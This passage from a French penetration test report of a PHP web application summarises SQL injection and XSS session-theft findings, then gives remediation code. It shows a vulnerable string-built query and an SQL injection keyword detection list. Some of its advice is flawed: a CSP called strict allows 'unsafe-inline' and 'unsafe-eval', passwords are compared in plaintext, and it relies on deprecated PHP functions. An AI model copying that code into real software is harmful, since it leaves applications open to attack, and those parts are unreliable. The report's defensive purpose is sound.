


Message retour en affichant le lien malveillant

Captures d'écran : Fichier de logs avec cookie volé



Captures d'écran : Usurpation de session réussie



Impact :

- **Criticité Critique** : Prise de contrôle complète des sessions utilisateurs
- Perte de confidentialité totale
- Risque d'actions non autorisées au nom des victimes
- Atteinte à l'image et confiance dans la plateforme

---

4. Solutions de protection recommandées

4.1. Protection contre les injections SQL

Solution 1 : Requêtes paramétrées (Prepared Statements)

```
php
// AVANT (Vulnérable)
$query = "SELECT * FROM users WHERE username = '$username' AND password = '
$password'";

// APRÈS (Sécurisé)
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username AND p
assword = :password");
```

```
$stmt->execute([
    ':username' => $username,
    ':password' => $password
]);
$user = $stmt->fetch();
```

Solution 2 : Validation et échappement rigoureux

```
php
// Fonction d'échappement spécifique
function escape_sql($input, $db_connection) {
    if (get_magic_quotes_gpc()) {
        $input = stripslashes($input);
    }
    return mysqli_real_escape_string($db_connection, $input);
}

// Validation des types
if (!preg_match('/^[a-zA-Z0-9_]+$/', $username)) {
    die("Nom d'utilisateur invalide");
}
```

Solution 3 : Principe du moindre privilège

```
sql
-- Créer un utilisateur DB avec droits restreints
CREATE USER 'app_user'@'localhost' IDENTIFIED BY 'StrongPassword123!';
GRANT SELECT, INSERT ON database.users TO 'app_user'@'localhost';
REVOKE DROP, CREATE, ALTER ON *.* FROM 'app_user'@'localhost';
```

Solution 4 : Détection et monitoring

```
php
// Journalisation des tentatives
$suspicious_patterns = ["' OR", "--", ";", "UNION", "SELECT"];
foreach ($suspicious_patterns as $pattern) {
    if (stripos($_SERVER['REQUEST_URI'], $pattern) !== false) {
        error_log("Tentative SQLi détectée: " . $_SERVER['REMOTE_ADDR']);
        // Optionnel : bannir l'IP après X tentatives
    }
}
```

4.2. Protection contre les attaques XSS

Solution 1 : Encodage contextuel systématique

```php
// Encodage HTML
function encode_html($input) {
    return htmlspecialchars($input, ENT_QUOTES | ENT_HTML5, 'UTF-8', true);
}

// Encodage pour attributs HTML
function encode_attribute($input) {
    return htmlspecialchars($input, ENT_QUOTES, 'UTF-8', true);
}

// Encodage pour JavaScript
function encode_js($input) {
    return json_encode($input, JSON_HEX_TAG | JSON_HEX_APOS | JSON_HEX_QUOT
| JSON_HEX_AMP);
}

// Utilisation
echo '<div>' . encode_html($user_content) . '</div>';
echo '<a href="' . encode_attribute($user_url) . '">Lien</a>';
echo '<script>var data = ' . encode_js($user_data) . ';</script>';
```

Solution 2 : Politique de Sécurité de Contenu (CSP)

```php
// Header CSP strict
header("Content-Security-Policy: "
    . "default-src 'self'; "
    . "script-src 'self' https://trusted.cdn.com 'unsafe-inline' 'unsafe-ev
al'; "
    . "style-src 'self' 'unsafe-inline'; "
    . "img-src 'self' data: https:; "
    . "connect-src 'self'; "
    . "frame-ancestors 'none'; "
    . "form-action 'self'; "
    . "base-uri 'self';");
```

Solution 3 : Cookies sécurisés

```php
// Configuration PHP.ini recommandée
```

```
session.cookie_httponly = 1
session.cookie_secure = 1
session.cookie_samesite = Strict

// Ou configuration par script
session_set_cookie_params([
    'lifetime' => 0,
    'path' => '/',
    'domain' => $_SERVER['HTTP_HOST'],
    'secure' => true,
    'httponly' => true,
    'samesite' => 'Strict'
]);
session_start();
```

Solution 4 : Validation des entrées et whitelisting

```
php
// Pour les URLs
function validate_url($url) {
    $parsed = parse_url($url);

    // Whitelist des schémas autorisés
    $allowed_schemes = ['http', 'https', 'mailto', 'tel'];

    if (!in_array($parsed['scheme'] ?? '', $allowed_schemes)) {
        return false;
    }

    // Whitelist des domaines autorisés
    $allowed_domains = ['mondomaine.com', 'partenaire-securise.com'];
    if (!in_array($parsed['host'] ?? '', $allowed_domains)) {
        return false;
    }

    return filter_var($url, FILTER_VALIDATE_URL);
}

// Pour le contenu HTML (avec HTML Purifier)
require_once 'HTMLPurifier.auto.php';
$config = HTMLPurifier_Config::createDefault();
$config->set('HTML.Allowed', 'p,br,a[href],strong,em');
```

```
$config->set('HTML.AllowedAttributes', 'a.href');
$config->set('AutoFormat.AutoParagraph', true);
$purifier = new HTMLPurifier($config);
$clean_html = $purifier->purify($user_input);
```

Solution 5 : Headers de sécurité supplémentaires

```
php
// Ensemble complet des headers de sécurité
header("X-XSS-Protection: 1; mode=block");
header("X-Content-Type-Options: nosniff");
header("X-Frame-Options: DENY");
header("Referrer-Policy: strict-origin-when-cross-origin");
header("Feature-Policy: camera 'none'; microphone 'none'");
```

Solution 6 : Architecture de défense en profondeur

```
php
// Couche 1 : Filtrage en entrée
$input = filter_input_array(INPUT_POST, [
    'username' => FILTER_SANITIZE_STRING,
    'comment'  => FILTER_SANITIZE_STRING
]);

// Couche 2 : Validation métier
if (strlen($input['comment']) > 1000) {
    die("Commentaire trop long");
}

// Couche 3 : Traitement sécurisé
$safe_comment = htmlspecialchars($input['comment'], ENT_QUOTES, 'UTF-8');

// Couche 4 : Encodage en sortie
echo '<div class="comment">' . $safe_comment . '</div>';

// Couche 5 : Monitoring
$log_entry = date('Y-m-d H:i:s') . " | User: " . $_SESSION['user_id'] . " |
Action: post_comment\n";
file_put_contents('security.log', $log_entry, FILE_APPEND);
```

5. Conclusion

Les tests de sécurité ont révélé des vulnérabilités **critiques** dans l'application web, permettant à un attaquant :

1. De contourner complètement l'authentification via Injection SQL
2. D'exfiltrer l'ensemble des données de la base de données
3. De voler les sessions utilisateurs via des attaques XSS stockées
4. D'exécuter du code arbitraire dans le contexte des victimes

---

Annexes

Annexe A : Outils utilisés

- Navigateur avec outils développeurs
- Serveur de test local (XAMPP)
- Éditeur de requêtes SQL
- Scripts de test personnalisés